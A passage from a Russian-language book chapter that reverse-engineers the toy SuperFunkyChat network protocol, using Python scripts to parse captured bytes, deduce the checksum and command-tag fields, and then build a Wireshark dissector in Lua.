$ xxd bytes_outbound.bin
00000000: 4249 4e58 0000 000f 0000 0473 0003 626f  BINX.......s..bo
00000010: 6208 7573 6572 2d62 6f78 0000 0000 1200  b.user-box......
00000020: 0005 8703 0362 6f62 0c48 6f77 2061 7265  .....bob.How are
00000030: 2079 6f75 3f00 0000 1c00 0008 e303 0362   you?..........b
00000040: 6f62 1654 6869 7320 6973 206e 6963 6520  ob.This is nice
00000050: 6973 6e27 7420 6974 3f00 0000 0100 0000  isn't it?.......
00000060: 0606 0000 0013 0000 0479 0505 616c 6963  .........y..alic
```

```
00000070: 6500 0000 0303 626f 6203 576f 6f00 0000  e.....bob.Woo...
00000080: 1500 0006 8d02 1349 276d 2067 6f69 6e67  .......I'm going
00000090: 2061 7761 7920 6e6f 7721                  away now!
```

Листинг 5-8. Экспортированные байты пакетов

Разбор протокола с помощью Python

Теперь напишем простой сценарий Python для разбора протокола. Поскольку мы лишь извлекаем данные из файла, сетевой код нам не нужен: достаточно открыть файл и прочитать данные. Кроме того, потребуется читать из файла двоичные данные, а именно целое число в сетевом порядке байтов для поля длины и неизвестного 4-байтового блока.

Выполнение двоичного преобразования

Для двоичных преобразований можно использовать встроенную библиотеку Python `struct`. Сценарий должен немедленно завершаться ошибкой, если что-то выглядит неправильно, например если из файла не удаётся прочитать все ожидаемые данные. Так, если длина равна 100 байтам, а прочитать удаётся только 20, операция чтения должна завершиться ошибкой.

Если при разборе файла ошибок не возникает, мы можем быть увереннее в правильности анализа. В листинге 5-9 показана первая реализация, написанная для работы как в Python 2, так и в Python 3.

```
from struct import unpack
import sys
import os

# Прочитать фиксированное количество байтов
def read_bytes(f, l):  # [1]
    bytes = f.read(l)
    if len(bytes) != l:  # [2]
        raise Exception("Not enough bytes in stream")
    return bytes

# Распаковать 4-байтовое целое в сетевом порядке байтов
def read_int(f):  # [3]
    return unpack("!i", read_bytes(f, 4))[0]

# Прочитать один байт
def read_byte(f):  # [4]
    return ord(read_bytes(f, 1))

filename = sys.argv[1]
file_size = os.path.getsize(filename)

f = open(filename, "rb")
print("Magic: %s" % read_bytes(f, 4))  # [5]

# Продолжать чтение, пока не будет достигнут конец файла
while f.tell() < file_size:  # [6]
    length = read_int(f)
    unk1 = read_int(f)
    unk2 = read_byte(f)
    data = read_bytes(f, length - 1)
    print("Len: %d, Unk1: %d, Unk2: %d, Data: %s"
        % (length, unk1, unk2, data))
```

Листинг 5-9. Пример сценария Python для разбора данных протокола

Разберём важные части сценария. Сначала определяются вспомогательные функции для чтения данных из файла. Функция `read_bytes()` [1] читает фиксированное количество байтов из файла, переданного в качестве параметра. Если в файле недостаточно байтов для выполнения чтения, создаётся исключение, указывающее на ошибку [2]. Также определяется функция `read_int()` [3], которая читает из файла 4-байтовое целое в сетевом порядке байтов, когда старший байт целого находится в файле первым, и функция чтения одного байта [4]. В основном теле сценария открывается файл, переданный в командной строке, и сначала читается 4-байтовое значение [5], которое, как мы ожидаем, является магическим значением `BINX`. Затем код входит в цикл [6], работающий, пока остаются данные для чтения: он считывает длину, два неизвестных значения и, наконец, данные, после чего выводит значения в консоль.

Если запустить сценарий из листинга 5-9 и передать ему имя открываемого двоичного файла, все данные из файла должны быть разобраны без ошибок, если наш вывод о том, что первый 4-байтовый блок представлял длину передаваемых по сети данных, верен. В листинге 5-10 показан пример вывода Python 3, который отображает двоичные строки лучше, чем Python 2.

```
$ python3 read_protocol.py bytes_outbound.bin
Magic: b'BINX'
Len: 15, Unk1: 1139, Unk2: 0, Data: b'\x03bob\x08user-box\x00'
Len: 18, Unk1: 1415, Unk2: 3, Data: b'\x03bob\x0cHow are you?'
Len: 28, Unk1: 2275, Unk2: 3, Data: b"\x03bob\x16This is nice isn't it?"
Len: 1, Unk1: 6, Unk2: 6, Data: b''
Len: 19, Unk1: 1145, Unk2: 5, Data: b'\x05alice\x00\x00\x00\x03\x03bob\x03Woo'
Len: 21, Unk1: 1677, Unk2: 2, Data: b"\x13I'm going away now!"
```

Листинг 5-10. Пример результата выполнения листинга 5-9 для двоичного файла

Обработка входящих данных

Если запустить листинг 5-9 для экспортированного набора входящих данных, сразу возникнет ошибка, поскольку во входящем протоколе нет магической строки `BINX`, как показано в листинге 5-11. Конечно, именно этого и следовало бы ожидать, если бы в нашем анализе была ошибка и поле длины оказалось не таким простым, как мы предполагали.

```
$ python3 read_protocol.py bytes_inbound.bin
Magic: b'\x00\x00\x00\x02'
Length: 1, Unknown1: 16777216, Unknown2: 0, Data: b''
Traceback (most recent call last):
  File "read_protocol.py", line 31, in <module>
    data = read_bytes(f, length - 1)
  File "read_protocol.py", line 9, in read_bytes
    raise Exception("Not enough bytes in stream")
Exception: Not enough bytes in stream
```

Листинг 5-11. Ошибка, создаваемая листингом 5-9 при обработке входящих данных

Эту ошибку можно устранить, немного изменив сценарий: добавить проверку магического значения и сбрасывать указатель файла, если оно не равно строке `BINX`. Добавьте следующую строку сразу после открытия файла в исходном сценарии, чтобы при неправильном магическом значении вернуть указатель в начало файла.

```
if read_bytes(f, 4) != b'BINX': f.seek(0)
```

После этого небольшого изменения сценарий успешно выполнится для входящих данных и выдаст результат, показанный в листинге 5-12.

```
$ python3 read_protocol.py bytes_inbound.bin
Len: 2, Unk1: 1, Unk2: 1, Data: b'\x00'
Len: 36, Unk1: 3146, Unk2: 3, Data: b"\x03bob\x1eI've just joined from user-box"
Len: 18, Unk1: 1415, Unk2: 3, Data: b'\x03bob\x0cHow are you?'
```

Листинг 5-12. Вывод изменённого сценария для входящих данных

Углублённое исследование неизвестных частей протокола

Вывод из листингов 5-10 и 5-12 позволяет приступить к исследованию неизвестных частей протокола. Сначала рассмотрим поле с меткой `Unk1`. Похоже, оно принимает разные значения для каждого пакета, но все они невелики и находятся в диапазоне от 1 до 3146.

Однако наиболее информативны следующие две записи вывода: одна из исходящих данных, другая из входящих.

```
OUTBOUND: Len: 1, Unk1: 6, Unk2: 6, Data: b''
INBOUND:  Len: 2, Unk1: 1, Unk2: 1, Data: b'\x00'
```

Обратите внимание: в обеих записях значение `Unk1` совпадает с `Unk2`. Это может быть случайностью, но совпадение значений в обеих записях способно указывать на что-то важное. Кроме того, во второй записи длина равна 2 и включает значение `Unk2` и нулевое значение данных, тогда как длина первой записи составляет всего 1, а после значения `Unk2` нет никаких данных. Возможно, `Unk1` непосредственно связано с данными в пакете? Давайте выясним.

Вычисление контрольной суммы

В сетевой протокол часто добавляют контрольную сумму. Канонический пример контрольной суммы - простая сумма всех байтов в данных, которые требуется проверить на ошибки. Если предположить, что неизвестное значение является простой контрольной суммой, можно сложить все байты в примерах исходящего и входящего пакетов, выделенных в предыдущем разделе. Полученная сумма показана в таблице 5-2.

Таблица 5-2. Проверка контрольной суммы для примеров пакетов

Неизвестное значение	Байты данных	Сумма байтов данных
6	6	6
1	1, 0	1

Хотя таблица 5-2, по-видимому, подтверждает, что неизвестное значение соответствует ожидаемой простой контрольной сумме для очень простых пакетов, нам всё ещё необходимо проверить её для более крупных и сложных пакетов.

Есть два простых способа определить, правильно ли мы догадались, что неизвестное значение является контрольной суммой данных. Первый - отправлять клиентом простые последовательно изменяющиеся сообщения, например `A`, затем `B`, затем `C` и так далее, перехватывать данные и анализировать их. Если контрольная сумма представляет собой простое сложение, её значение должно увеличиваться на 1 при каждом увеличении значения сообщения. Другой способ - добавить функцию вычисления контрольной суммы и проверить, совпадает ли значение, перехваченное в сети, с вычисленным нами.

Чтобы проверить наши предположения, добавьте код из листинга 5-13 в сценарий из листинга 5-7 и вызовите его после чтения данных для вычисления контрольной суммы. Затем просто сравните значение, извлечённое из сетевого перехвата как `Unk1`, с вычисленным значением и проверьте, совпадают ли контрольные суммы.

```
def calc_chksum(unk2, data):
```

```
    chksum = unk2
    for i in range(len(data)):
        chksum += ord(data[i:i+1])
    return chksum
```

Листинг 5-13. Вычисление контрольной суммы пакета

И они совпадают! Вычисленные числа соответствуют значению `Unk1`. Итак, мы обнаружили следующую часть структуры протокола.

Обнаружение значения тега

Теперь необходимо определить, что может представлять `Unk2`. Поскольку значение `Unk2` считается частью данных пакета, предположительно оно связано со смыслом передаваемой информации. Однако, как видно в точке [4] листинга 5-7, значение `Unk2` записывается в сеть как однобайтовое, что указывает на его обособленность от данных. Возможно, это значение представляет часть Tag шаблона TLV, подобно тому как Length, по нашему предположению, представляет часть Value этой конструкции.

Чтобы определить, действительно ли `Unk2` является значением Tag и указывает, как интерпретировать остальные данные, мы задействуем как можно больше возможностей ChatClient, попробуем все доступные команды и перехватим результаты. После этого можно провести базовый анализ, сравнивая `Unk2` при отправке команд одного типа, чтобы выяснить, всегда ли это значение одинаково.

Например, рассмотрим клиентские сеансы из листингов 5-4, 5-5 и 5-6. В сеансе из листинга 5-5 мы последовательно отправили два сообщения. Этот сеанс уже был проанализирован нашим сценарием Python в листинге 5-10. Для простоты в листинге 5-14 показаны только первые три перехваченных пакета, обработанные последней версией сценария.

```
Unk2: 0 [1], Data: b'\x03bob\x08user-box\x00'
Unk2: 3 [2], Data: b'\x03bob\x0cHow are you?'
Unk2: 3 [3], Data: b"\x03bob\x16This is nice isn't it?"
*SNIP*
```

Листинг 5-14. Первые три пакета сеанса, представленного в листинге 5-5

Первый пакет [1] не соответствует ничему из того, что мы вводили в клиентском сеансе в листинге 5-5. Неизвестное значение равно 0. Два сообщения, которые мы затем отправили в листинге 5-5, отчётливо видны как текст в части `Data` пакетов [2] и [3]. Значение `Unk2` для обоих сообщений равно 3 и отличается от значения 0 в первом пакете. На основании этого наблюдения можно предположить, что значение 3 обозначает пакет, отправляющий сообщение. В таком случае значение 3 должно использоваться в каждом соединении при отправке отдельного сообщения.

Действительно, если теперь проанализировать другой сеанс, содержащий отправку сообщений, при каждой отправке сообщения обнаружится то же значение 3.

> **Примечание.** На этом этапе анализа я вернулся бы к различным клиентским сеансам и попытался сопоставить действие, выполненное в клиенте, с отправленными сообщениями. Я также сопоставил бы сообщения, полученные от сервера, с выводом клиента. Конечно, это несложно, когда между используемой в клиенте командой и результатом в сети, вероятно, существует однозначное соответствие. Однако более сложные протоколы и приложения могут оказаться не столь очевидными, поэтому для выявления всех возможных значений определённых частей протокола придётся провести множество сопоставлений и проверок.

Можно считать, что `Unk2` представляет часть Tag структуры TLV. Путём дальнейшего анализа можно вывести возможные значения Tag, показанные в таблице 5-3.

Таблица 5-3. Команды, выведенные из анализа перехваченных сеансов

Номер команды	Направление	Описание
0	Исходящее	Отправляется при подключении клиента к серверу.
1	Входящее	Отправляется сервером после того, как клиент передаёт серверу команду `0`.
2	Оба	Отправляется клиентом при использовании команды `/quit`. Отправляется сервером в ответ.
3	Оба	Отправляется клиентом с сообщением для всех пользователей. Отправляется сервером с сообщением от всех пользователей.
5	Исходящее	Отправляется клиентом при использовании команды `/msg`.
6	Исходящее	Отправляется клиентом при использовании команды `/list`.
7	Входящее	Отправляется сервером в ответ на команду `/list`.

Примечание. Мы построили таблицу команд, но всё ещё не знаем, как представлены данные каждой из них. Для дальнейшего анализа этих данных вернёмся к Wireshark и разработаем код, который будет разбирать протокол и отображать его в графическом интерфейсе. Работать с простыми двоичными файлами может быть неудобно. Хотя для разбора экспортированного из Wireshark файла перехвата можно было бы использовать отдельный инструмент, лучше поручить значительную часть этой работы самому Wireshark.

Разработка диссекторов Wireshark на Lua

Анализировать известный протокол вроде HTTP с помощью Wireshark легко, поскольку программа умеет извлекать всю необходимую информацию. С пользовательскими протоколами несколько сложнее: для их анализа придётся вручную извлекать все значимые сведения из байтового представления сетевого трафика.

К счастью, с помощью подключаемых модулей Protocol Dissectors в Wireshark можно добавить анализ дополнительных протоколов. Раньше для этого требовалось создавать диссектор на C под конкретную версию Wireshark, но современные версии поддерживают язык сценариев Lua. Написанные на Lua сценарии также работают с инструментом командной строки `tshark`.

В этом разделе описана разработка простого сценария-диссектора Lua для протокола SuperFunkyChat, который мы анализировали.

> **Примечание.** Подробности разработки на Lua и использования API Wireshark выходят за рамки этой книги. Дополнительные сведения о разработке на Lua доступны на официальном сайте lua.org. Лучшие источники различных учебных материалов и примеров кода по Wireshark - сайт проекта и в особенности его Wiki: wiki.wireshark.org.

Перед разработкой диссектора убедитесь, что ваша копия Wireshark поддерживает Lua: откройте диалоговое окно **About Wireshark**, выбрав **Help > About Wireshark**. Если в окне присутствует слово Lua, как на рисунке 5-10, всё готово к работе.




Рисунок 5-10. Диалоговое окно Wireshark About, показывающее поддержку Lua

> **Примечание.** Если запустить Wireshark от имени `root` в Unix-подобной системе, программа обычно отключает поддержку Lua из соображений безопасности. Чтобы перехватывать трафик и выполнять сценарии Lua, необходимо настроить запуск Wireshark от имени непривилегированного пользователя. Безопасный способ настройки для своей операционной системы ищите в документации Wireshark.

Диссекторы можно разрабатывать почти для любого протокола, трафик которого перехватывает Wireshark, включая TCP и UDP. Создавать диссекторы для протоколов UDP гораздо проще, чем для TCP, поскольку каждый перехваченный пакет UDP обычно содержит всё необходимое диссектору. При работе с TCP приходится решать такие проблемы, как данные, распределённые по нескольким пакетам. Именно поэтому при анализе SuperFunkyChat сценарием Python из листинга 5-9 нам требовалось учитывать блок длины. Поскольку с UDP работать проще, сосредоточимся на разработке диссекторов UDP.

Удобно, что SuperFunkyChat поддерживает режим UDP, который включается передачей клиенту при запуске параметра командной строки `--udp`. Передайте этот флаг во время перехвата, и вы увидите пакеты, подобные показанным на рисунке 5-11. Обратите внимание: Wireshark ошибочно пытается разобрать трафик как не связанный с ним протокол GVSP, отображаемый в столбце **Protocol** [1]. Реализация собственного диссектора исправит этот неверный выбор протокола.




Рисунок 5-11. Отображение перехваченного UDP-трафика в Wireshark

Один из способов загрузить файлы Lua - поместить сценарии в каталог `%APPDATA%\Wireshark\plugins` в Windows или `~/.config/wireshark/plugins` в Linux и macOS. Сценарий Lua также можно загрузить, указав его в командной строке следующим образом и заменив путь расположением своего сценария:

```
wireshark -X lua_script:</path/to/script.lua>
```

Если в синтаксисе сценария есть ошибка, должно появиться диалоговое окно с сообщением, подобное показанному на рисунке 5-12. Да, это не самый эффективный способ разработки, но для создания прототипа его вполне достаточно.




Рисунок 5-12. Диалоговое окно ошибки Lua в Wireshark

Создание диссектора

Чтобы создать диссектор протокола SuperFunkyChat, сначала создайте его базовый каркас и зарегистрируйте в списке диссекторов Wireshark для UDP-порта 12345. Скопируйте листинг 5-15 в файл `dissector.lua` и загрузите его в Wireshark вместе с подходящим перехватом UDP-трафика. Он должен выполниться без ошибок.

```
-- Объявить протокол чата для разбора
chat_proto = Proto("chat","SuperFunkyChat Protocol") -- [1]

-- Задать поля протокола
chat_proto.fields.chksum = ProtoField.uint32("chat.chksum", "Checksum",
                                             base.HEX) -- [2]
chat_proto.fields.command = ProtoField.uint8("chat.command", "Command")
chat_proto.fields.data = ProtoField.bytes("chat.data", "Data")

-- Функция диссектора
-- buffer: данные пакета UDP в виде "Testy Virtual Buffer"
-- pinfo: сведения о пакете
-- tree: корень дерева пользовательского интерфейса
function chat_proto.dissector(buffer, pinfo, tree) -- [3]
    -- Задать имя в столбце протокола пользовательского интерфейса
    pinfo.cols.protocol = "CHAT" -- [4]

    -- Создать поддерево, представляющее весь буфер
    local subtree = tree:add(chat_proto, buffer(),
                             "SuperFunkyChat Protocol Data") -- [5]
    subtree:add(chat_proto.fields.chksum, buffer(0, 4))
    subtree:add(chat_proto.fields.command, buffer(4, 1))
    subtree:add(chat_proto.fields.data, buffer(5))
end

-- Получить таблицу диссекторов UDP и добавить порт 12345
udp_table = DissectorTable.get("udp.port") -- [6]
udp_table:add(12345, chat_proto)
```

Листинг 5-15. Базовый диссектор Wireshark на Lua

При первоначальной загрузке сценарий создаёт новый экземпляр класса `Proto` [1], представляющий экземпляр протокола Wireshark, и присваивает ему имя `chat_proto`. Хотя дерево разбора можно построить вручную, в точке [2] я решил определить конкретные поля протокола,

чтобы они были добавлены в механизм фильтров отображения. Благодаря этому можно задать фильтр `chat.command == 0`, и Wireshark будет показывать только пакеты с командой `0`. Этот приём очень полезен при анализе, поскольку позволяет без труда отфильтровать конкретные пакеты и исследовать их отдельно.

В точке [3] сценарий создаёт функцию `dissector()` в экземпляре класса `Proto`. Эта функция `dissector()` будет вызываться для разбора пакета. Она принимает три параметра:

• Буфер с данными пакета, являющийся экземпляром объекта, который Wireshark называет Testy Virtual Buffer (TVB).
• Экземпляр сведений о пакете, представляющий отображаемую информацию о разборе.
• Корневой объект дерева пользовательского интерфейса. К этому дереву можно присоединять дочерние узлы, формируя отображение данных пакета.

В точке [4] мы задаём для столбца протокола в интерфейсе имя `CHAT`, как показано на рисунке 5-11. Затем строится дерево разбираемых элементов протокола [5]. Поскольку в UDP нет явного поля длины, учитывать его не требуется: нужно извлечь только поле контрольной суммы. Мы добавляем элементы в поддерево с помощью полей протокола, а параметр `buffer` используем для создания диапазона, который принимает начальный индекс в буфере и необязательную длину. Если длина не указана, используется оставшаяся часть буфера.

Затем диссектор протокола регистрируется в таблице диссекторов UDP Wireshark. Обратите внимание: определённая в точке [3] функция пока фактически не выполнялась, мы её лишь объявили. Наконец, мы получаем таблицу UDP и добавляем в неё объект `chat_proto` для порта `12345` [6]. Теперь всё готово к началу разбора.

Разбор на Lua

Запустите Wireshark со сценарием из листинга 5-15, например с помощью параметра `-X`, а затем загрузите перехват UDP-трафика. Вы должны увидеть, что диссектор загрузился и разобрал пакеты, как показано на рисунке 5-13.

В точке [1] значение столбца **Protocol** изменилось на `CHAT`. Это соответствует первой строке функции диссектора из листинга 5-15 и позволяет легче понять, что мы имеем дело с правильным протоколом. В точке [2] получившееся дерево показывает различные поля протокола, причём контрольная сумма выведена в шестнадцатеричном виде, как мы и указали. Если щёлкнуть поле **Data** в дереве, соответствующий диапазон байтов должен выделиться в представлении необработанного пакета в нижней части окна [3].




Рисунок 5-13. Разобранный трафик протокола SuperFunkyChat

Разбор пакета сообщения

Дополним диссектор разбором конкретного пакета. В качестве примера воспользуемся командой 3, поскольку мы установили, что она обозначает отправку или получение сообщения. Полученное сообщение должно содержать как идентификатор отправителя, так и текст сообщения, следовательно, в данных этого пакета должны присутствовать оба компонента. Поэтому он прекрасно подходит для нашего примера. В листинге 5-16 приведён фрагмент листинга 5-10, полученный при сохранении трафика с помощью нашего сценария Python.

```
b'\x03bob\x0cHow are you?'
b"\x03bob\x16This is nice isn't it?"
```

Листинг 5-16. Примеры данных сообщений

В листинге 5-16 показаны два примера данных пакетов сообщений в формате двоичной строки Python. Последовательности `\xXX` на самом деле представляют непечатаемые байты: так, `\x05` - это байт `0x05`, а `\x16` - байт `0x16`, или 22 в десятичной системе. В каждом показанном в листинге пакете находятся две печатаемые строки: первая представляет имя пользователя, в данном случае bob, а вторая - сообщение. Перед каждой строкой находится непечатаемый символ. Очень простой анализ, в данном случае подсчёт символов, показывает, что непечатаемый символ задаёт длину следующей за ним строки. Например, для строки имени пользователя непечатаемый символ представляет значение `0x03`, а длина строки bob равна трём символам.

Напишем функцию для разбора одной строки из её двоичного представления. Обновим листинг 5-15, добавив поддержку разбора команды сообщения, как показано в листинге 5-17.

```
-- Объявить протокол чата для разбора
chat_proto = Proto("chat","SuperFunkyChat Protocol")

-- Задать поля протокола
chat_proto.fields.chksum = ProtoField.uint32("chat.chksum", "Checksum",
                                             base.HEX)
chat_proto.fields.command = ProtoField.uint8("chat.command", "Command")
```

```
chat_proto.fields.data = ProtoField.bytes("chat.data", "Data")

-- buffer: TVB, содержащий данные пакета
-- start: смещение в TVB, с которого нужно прочитать строку
-- возвращает строку и полную использованную длину
function read_string(buffer, start) -- [1]
    local len = buffer(start, 1):uint()
    local str = buffer(start + 1, len):string()
    return str, (1 + len)
end

-- Функция диссектора
-- buffer: данные пакета UDP в виде "Testy Virtual Buffer"
-- pinfo: сведения о пакете
-- tree: корень дерева пользовательского интерфейса
function chat_proto.dissector(buffer, pinfo, tree)
    -- Задать имя в столбце протокола пользовательского интерфейса
    pinfo.cols.protocol = "CHAT"

    -- Создать поддерево, представляющее весь буфер
    local subtree = tree:add(chat_proto,
                             buffer(),
